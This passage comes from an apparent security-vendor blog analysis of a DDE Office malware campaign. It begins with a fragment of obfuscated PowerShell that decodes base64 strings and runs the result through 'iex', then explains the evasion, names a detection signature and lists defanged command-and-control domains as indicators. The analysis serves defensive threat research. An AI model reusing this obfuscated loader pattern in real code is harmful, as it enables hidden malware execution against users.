@($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBwAHcA'))),$([Text.Encoding]::Unicod
try
{${_/\/=\_____/====} = __/=\/=\_/\/=\____(${/==\/\_/\/====\/\}); iex ${_/\/=\_____/====};
}
catch
{Write-Debug
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('WwBNAGEAaQBuAF0AIABHAGUAbgBlAHIAYQBsACAAZgBhAGkA
Write-Host $Error[0];
}
```

You'll notice a number of base64 encoded strings above. No doubt, this is another evasion tactic. If you dig into those, you'll see they are all password protected via HTTP authentication. InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. Our DFI stack is what's responsible for peeling away the variety of layers typically present in malicious content. The process is recursive and a variety of techniques are applied in parallel to expose all embedded layers. For more information about DFI, see www.InQuest.net or reach out to us directly.

IOCs

- ns0[.]pw
- ns0[.]site
- ns0[.]space
- ns0[.]website
- ns1[.]press
- ns1[.]website
- ns2[.]press
- ns3[.]site
- ns3[.]space
- ns4[.]site
- ns4[.]space
- ns5[.]biz
- ns5[.]online
- ns5[.]pw
- ns0[.]bz
- ns0[.]click

Tags

threat-hunting | deep-file-inspection | malware-analysis

Other Blog Articles

Schedule a Free Demo

INQUEST, LLC

2403 East 16th Street Studio Q
Austin, Texas 78702
USA

Schedule a Free Demo

LATEST TWEETS

Tweets by InQuest

CONTACT

PHONE
+1 (866) 982-0561

SUPPORT WEB
support.inquest.net

SUPPORT
support@.inquest.net

SALES
sales@inquest.net

PGP KEY
inquest.pgp

Copyright © 2020